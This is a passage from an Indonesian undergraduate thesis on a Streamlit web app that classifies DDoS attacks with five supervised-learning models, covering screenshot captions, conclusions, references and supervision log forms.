
Terdapat kolom pilihan ‘Upload CSV’ untuk menaruh dataset di *side bar*. Serta dibagian content nya berisi informasi seperti ‘Loaded Data’, ‘Correlation Matrix’, ‘Label Mapping’, ‘Select Classifier (terdapat pilihan 5 algoritma)’, ‘Classification Report’, ‘Confusion Matrix Heatmap’, dan ‘Correlation Matrix Heatmap’. Di dalam korelasi matrix fitur yang memiliki relevansi yang mendekati (1 atau -1) adalah korelasi tinggi (positif): 'Low Level Category' (0.95) dan 'Log Source' (1) dan korelasi tinggi (negatif): 'Event Name' (-0.95), 'Time' (-0.86), 'Source Port' (-0.78), dan 'Destination' (-0.63). Terakhir korelasi rendah: 'Source IP' (-0.15) dan 'Event Count' (0.18) kurang relevan.




Gambar 4. 12 Tampilan Menu Penjelasan

Penjelasan pada Gambar 4.12 :


Terdapat kolom pilihan ‘Penjelasan’ dan berisi informasi ciri-ciri terkena *DDoS* di *side bar*. Serta dibagian content nya berisi informasi dataset pada bagian kolom ‘Category’ yang digunakan sebagai target.




Gambar 4.13 Test Accuracy Comparison



Gambar 4. 14 Precision Comparison




Gambar 4. 15 Recall Comparison




Gambar 4.16 F1-score Comparison

Penjelasan pada Gambar 4.13 sampai 4.16 :


Terdapat kolom pilihan ‘Report’ di *side bar*. Serta dibagian content nya berisi informasi grafik line dari *‘Test Accuracy’, ‘Precision Comparison’, ‘Recall Comparison’, ‘F1-score comparasion’* dari kelima model *supervised learning*.




Gambar 4.17 Hasil Perbandingan dari 2 skenario (Decision Tree)




Gambar 4.18 Perbandingan dari 2 skenario (Support Vector Machine)



Gambar 4.19 Perbandingan dari 2 skenario (K-Nearest Neighbor)



Gambar 4.20 Perbandingan dari 2 skenario (Logistic Regression)



Gambar 4.21 Perbandingan dari 2 skenario (Neural Network)

Penjelasan pada Gambar 4.17 sampai 4.21 :

Terdapat kolom pilihan ‘Pembandingan’ di *side bar.* Serta dibagian content nya berisi informasi grafik line dari hasil pembandingan dari 2 skenario di uji.



Gambar 4.22 Tampilan hasil terbaik dari seluruh model

Penjelasan pada Gambar 4.22 :

Terdapat kolom pilihan ‘Hasil’ di *side bar.* Serta dibagian content nya berisi informasi tabel dan grafik line hasil terbaik dari kelima model algoritma *supervised learning.*

BAB V
KESIMPULAN

5.1 Kesimpulan

Setelah melakukan penelitian "Rancang Aplikasi Prediksi Serangan *Distributed Denial of Service (DDoS)* Menggunakan Klasifikasi Algoritma *Supervised Learning* Berbasis Web *Streamlit*". maka mendapatkan hasil sebagai berikut:

a) Dengan dilakukan serangan DDoS kepada CentOS selama kurang lebih 10 menit. Dampak dari serangan ini membuat aktivitas pada CentOS menjadi tidak bisa akses jaringan.

b) Di antara kelima model algoritma *supervised learning, yaitu Decision Tree, SVM, K-NN, Logistic Regression* dan *Neural Network*, didapatkan tingkat akurasi tertinggi adalah *K-NN (Test Accuracy 99%, Precision 99%, Recall 99%, dan F1-Score 99%)* dan yang terkecil adalah *Decision Tree (Test Accuracy 50%, Precision 25%, Recall 50%, dan F1-Score 33%).*

c) Untuk mengimplementasikan fitur ke dalam *website*, menggunakan bahasa pemrograman *python*. Bukti dari implementasi model ditampilkan di website *streamlit*.

5.2 Saran

Berdasarkan dari hasil yang telah dibuat dalam skripsi ini, penulis memiliki beberapa saran yang bisa digunakan untuk pengembangan selanjutnya, yaitu:

a) Dapat dicoba menggunakan metode lainnya untuk mendapatkan hasil yang lebih baik dan bisa memprediksi serangan lainnya.

b) Peneliti berharap instansi yang bertugas untuk melakukan pertahanan keamanan di digital melakukan pencegahan secepatnya, jangan sampai dapat merugikan client atau instansi itu sendiri.

DAFTAR PUSTAKA

[1] I. Ramadhan, P. Sukarno, and M. A. Nugroho, "Comparative Analysis of K-Nearest Neighbor and Decision Tree in Detecting Distributed Denial of Service," in *2020 8th International Conference on Information and Communication Technology (ICoICT)*, Yogyakarta, Indonesia: IEEE, Jun. 2020, pp. 1–4. doi: 10.1109/ICoICT49345.2020.9166380.

[2] A. Bilen and A. B. Özer, "Cyber-attack method and perpetrator prediction using machine learning algorithms," *PeerJ Comput. Sci.*, vol. 7, p. e475, Apr. 2021, doi: 10.7717/peerj-cs.475.

[3] H. J. Patel and J. R. Saini, "A Patient Care Predictive Model using Logistic Regression," *Int. J. Adv. Comput. Sci. Appl.*, vol. 12, no. 12, 2021, doi: 10.14569/IJACSA.2021.0121278.

[4] C. Zhang, Y. Liu, and N. Tie, "Forest Land Resource Information Acquisition with Sentinel-2 Image Utilizing Support Vector Machine, K-Nearest Neighbor, Random Forest, Decision Trees and Multi-Layer Perceptron," *Forests*, vol. 14, no. 2, p. 254, Jan. 2023, doi: 10.3390/f14020254.

[5] K. Steverson, J. Mullin, and M. Ahiskali, "Adversarial Robustness for Machine Learning Cyber Defenses Using Log Data," 2020, *arXiv*. doi: 10.48550/ARXIV.2007.14983.

[6] A. Bilen and A. B. Özer, "Cyber-attack method and perpetrator prediction using machine learning algorithms," *PeerJ Comput. Sci.*, vol. 7, p. e475, Apr. 2021, doi: 10.7717/peerj-cs.475.

[7] I. B. Gagananta Amartya *et al.*, "Implementasi Algoritma Naive Bayes Classifier (NBC) Dan Information Gain Untuk Mendeteksi DDoS," *JELIKU J. Elektron. Ilmu Komput. Udayana*, vol. 11, no. 2, p. 273, Jul. 2022, doi: 10.24843/JLK.2022.v11.i02.p06.

[8] I. M. W. Bhaskara, I. P. G. H. Suputra, I. M. Widiartha, I. G. A. G. A. Kadyanan, I. G. N. A. C. Putra, and I. B. G. Dwidasmara, "Klasifikasi Serangan Distributed Denial of Service (DDoS) Menggunakan Random Forest Dengan CFS," *JELIKU J. Elektron. Ilmu Komput. Udayana*, vol. 11, no. 2, p. 215, Jul. 2022, doi: 10.24843/JLK.2022.v11.i02.p01.

[9] K. Kurniabudi, A. Harris, and A. Rahim, "Seleksi Fitur Dengan Information Gain Untuk Meningkatkan Deteksi Serangan DDoS menggunakan Random Forest," *Techno.Com*, vol. 19, no. 1, pp. 56–66, Feb. 2020, doi: 10.33633/tc.v19i1.2860.

[10] Gokongwei College of Engineering, De La Salle University, Manila, Philippines *et al.*, "A Comparative Analysis of Machine Learning Algorithms Modeled from Machine Vision-Based Lettuce Growth Stage Classification in Smart Aquaponics," *Int. J. Environ. Sci. Dev.*, vol. 11, no. 9, pp. 442–449, 2020, doi: 10.18178/ijesd.2020.11.9.1288.

[11] Y. Gui and X. Wang, "Application of K-nearest neighbors in protein-protein interaction prediction," *Highlights Sci. Eng. Technol.*, vol. 2, pp. 125–131, Jun. 2022, doi: 10.54097/hset.v2i.564.

[12] R. H. Muhammadi, T. G. Laksana, and A. B. Arifa, "Combination of Support Vector Machine and Lexicon-Based Algorithm in Twitter Sentiment Analysis," *Khazanah Inform. J. Ilmu Komput. Dan Inform.*, vol. 8, no. 1, pp. 59–71, Mar. 2022, doi: 10.23917/khif.v8i1.15213.

[13] Suryadi, M. Murhaban, and R. Suhendra, "Comparative Analysis of the Performance of the Decision Tree and K-Nearest Neighbors Methods in Classifying Coffee Leaf Diseases," *Conf. Ser.*, vol. 4, no. 1, pp. 165–171, Dec. 2023, doi: 10.34306/conferenceseries.v4i1.649.

[14] E. Elmayati, D. F. Handayani, H. O. L. Wijaya, and B. Aktavera, "Forecasting Tingkat Kepuasan Siswa Terhadap Proses Pembelajaran Menggunakan Metode K-Nearest Neighbor," *J. Pengemb. Sist. Inf. Dan Inform.*, vol. 4, no. 3, pp. 41–52, Jul. 2023, doi: 10.47747/jpsii.v4i3.1659.

[15] A. Oktaviana, D. P. Wijaya, A. Pramuntadi, and D. Heksaputra, "Prediction of Type 2 Diabetes Mellitus Using The K-Nearest Neighbor (K-NN) Algorithm," vol. 4, 2024.

[16] M. Khorasani, M. Abdou, and J. Hernández Fernández, *Web Application Development with Streamlit: Develop and Deploy Secure and Scalable Web Applications to the Cloud Using a Pure Python Framework*. Berkeley, CA: Apress, 2022. doi: 10.1007/978-1-4842-8111-6.

[17] C. Lee *et al.*, "StarGazer: A Hybrid Intelligence Platform for Drug Target Prioritization and Digital Drug Repositioning Using Streamlit," *Front. Genet.*, vol. 13, p. 868015, May 2022, doi: 10.3389/fgene.2022.868015.

[18] B. Choi, "Introduction to VMware Workstation," in *Introduction to Python Network Automation*, Berkeley, CA: Apress, 2021, pp. 139–168. doi: 10.1007/978-1-4842-6806-3_4.

[19] B. Choi, "Creating a CentOS 8 Server Virtual Machine," in *Introduction to Python Network Automation*, Berkeley, CA: Apress, 2021, pp. 223–274. doi: 10.1007/978-1-4842-6806-3_6.

[20] B. Choi, *Introduction to Python Network Automation: The First Journey*. Berkeley, CA: Apress, 2021. doi: 10.1007/978-1-4842-6806-3.

[21] A. Speight, *Visual Studio Code for Python programmers*. Hoboken: Wiley, 2021.

[22] State University of Telecommunications and A. M. Gunder, "Security monitoring and management based on the use of IBM QRadar SIEM system," *Mod. Inf. Secur.*, vol. 2, no. 50, 2022, doi: 10.31673/2409-7292.2022.020614.

[23] D. Renkonen, "Automation of routine tasks with PowerShell".

[24] X. Fernández-Fuentes, T. F. Pena, and J. C. Cabaleiro, "Digital forensic analysis methodology for private browsing: Firefox and Chrome on Linux as a case study," *Comput. Secur.*, vol. 115, p. 102626, Apr. 2022, doi: 10.1016/j.cose.2022.102626.

[25] H. Ramli and M. Y. Alifsyah, "Analisis Keamanan Komputer Terhadap Serangan Distributed Denial of Service (DDOS)," *J. Renew. Energy Smart Device*, vol. 1, no. 1, pp. 25–30, Oct. 2023, doi: 10.61220/joresd.v1i1.235.

[26] B. Charbuty and A. Abdulazeez, "Classification Based on Decision Tree Algorithm for Machine Learning," *J. Appl. Sci. Technol. Trends*, vol. 2, no. 01, pp. 20–28, Mar. 2021, doi: 10.38094/jastt20165.

[27] D. A. Pisner and D. M. Schnyer, "Support vector machine," in *Machine Learning*, Elsevier, 2020, pp. 101–121. doi: 10.1016/B978-0-12-815739-8.00006-7.

[28] P. Cunningham and S. J. Delany, "k-Nearest Neighbour Classifiers - A Tutorial," *ACM Comput. Surv.*, vol. 54, no. 6, pp. 1–25, Jul. 2022, doi: 10.1145/3459665.

[29] K. Shah, H. Patel, D. Sanghvi, and M. Shah, "A Comparative Analysis of Logistic Regression, Random Forest and KNN Models for the Text Classification," *Augment. Hum. Res.*, vol. 5, no. 1, p. 12, Dec. 2020, doi: 10.1007/s41133-020-00032-0.

[30] M. Ramkumar, C. Ganesh Babu, K. Vinoth Kumar, D. Hepsiba, A. Manjunathan, and R. Sarath Kumar, "ECG Cardiac arrhythmias Classification using DWT, ICA and MLP Neural Networks," *J. Phys. Conf. Ser.*, vol. 1831, no. 1, p. 012015, Mar. 2021, doi: 10.1088/1742-6596/1831/1/012015.

[31] F. N. Kumala, A. Ghufron, P. P. Astuti, M. Crismonika, M. N. Hudha, and C. I. R. Nita, "MDLC model for developing multimedia e-learning on energy concept for primary school students," *J. Phys. Conf. Ser.*, vol. 1869, no. 1, p. 012068, Apr. 2021, doi: 10.1088/1742-6596/1869/1/012068.

[32] S. Shukla, A. Maheshwari, and P. Johri, “Comparative Analysis of Ml Algorithms & Stream Lit Web Application,” in *2021 3rd International Conference on Advances in Computing, Communication Control and Networking (ICAC3N)*, Greater Noida, India: IEEE, Dec. 2021, pp. 175–180. doi: 10.1109/ICAC3N53548.2021.9725496.

LAMPIRAN 1 DOKUMENTASI






LAMPIRAN 2 LEMBAR KONTROL DENGAN PEMBIMBING 1 DAN 2

	FORMULIR PROSEDUR	No. FP	F.PPd.4.07-L1
	LEMBAR KONTROL BIMBINGAN SKRIPSI	Revisi	3
		Tanggal	21.12.2017
		Halaman	1/2

Nama : Muhammad Rafli Kelas : TI-4B NIM : 4.33.20.1.18		Judul Skripsi : Rancang Aplikasi Prediksi Serangan Distributed Denial of Service (DDoS) Menggunakan Klasifikasi Algoritma Supervised Learning Berbasis Web Streamlit	
No	Tanggal	Uraian	Tandatangan Pembimbing
1.	1-03-2024	Laporan Bab 2	
2.	21-03-2024	Laporan Bab 2 dan 3	
3.	02-04-2024	Laporan Bab 3 dan monitoring ddos diarada	
4.	04-04-2024	Klasifikasi ML	
5.	26-04-2024	Laporan Bab 3 dany	
6.	9-05-2024	Laporan Bab 3 dany	
7.	23-05-2024	Aplikasi prediksi di Web streamlit	
8.	13-06-2024	peninjavan projek	
9.	14-06-2024	peninjavan projek	
10.	27-06-2024	Laporan, jurnal dan poster	



Semarang, 11 Juli 2024

Pembimbing I


Kuwat Santoso, S.Kom., M.Kom.

NIP 198407192019031008

	FORMULIR PROSEDUR	No. FP	F.PPd.4.07-L1
	LEMBAR KONTROL BIMBINGAN SKRIPSI	Revisi	3
		Tanggal	21.12.2017
		Halaman	1/2

Nama : Muhammad Rafli Kelas : TI-4B NIM : 4.33.20.1.18	Judul Skripsi : Rancang Aplikasi Prediksi Serangan Distributed Denial of Service (DDoS) Menggunakan Klasifikasi Algoritma Supervised Learning Berbasis Web Streamlit	

No	Tanggal	Uraian	Tandatangan Pembimbing
1.	29-02-2024	Rancangan ide skripsi	1.
2.	15-03-2024	Proses alur penyerangan	2.
3.	04-04-2024	Aplikasi serta penentuan label pilihan	3.
4.	17-04-2024	Alur proses supervised learning	4.
5.	25-04-2024	Bab 1-2	5.
6.	02-05-2024	Bab 2-3	6.
7.	15-05-2024	Bab 3-4	7.
8.	06-06-2024	Peninjauan projek	8.
9.	21-06-2024	maping pada data target	9.
10.	26-06-2024	penentuan parameter dan pilih hasil terbaik jurnal, poster dan laporan	10.



Semarang, 11 Juli 2024

Pembimbing II

Prayitno, S.ST., M.T., Ph.D.

NIP 198504102014041002

LAMPIRAN 3 LEMBAR SELESAI BIMBINGAN

